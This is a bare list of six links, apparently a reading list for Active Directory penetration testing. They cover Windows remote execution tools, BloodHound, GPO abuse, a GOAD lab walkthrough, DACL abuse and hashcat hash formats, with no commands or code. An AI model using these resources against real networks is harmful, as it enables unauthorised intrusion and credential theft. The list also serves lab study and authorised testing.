https://medium.com/@allypetitt/windows-remoting-difference-between-psexec-wmiexec-atexec-exec-bf7d1edb5986
https://www.kali.org/tools/bloodhound/
https://github.com/Hackndo/pyGPOAbuse
https://mayfly277.github.io/posts/GOADv2-pwning-part3/
https://www.thehacker.recipes/ad/movement/dacl/
https://hashcat.net/wiki/doku.php?id=example_hashes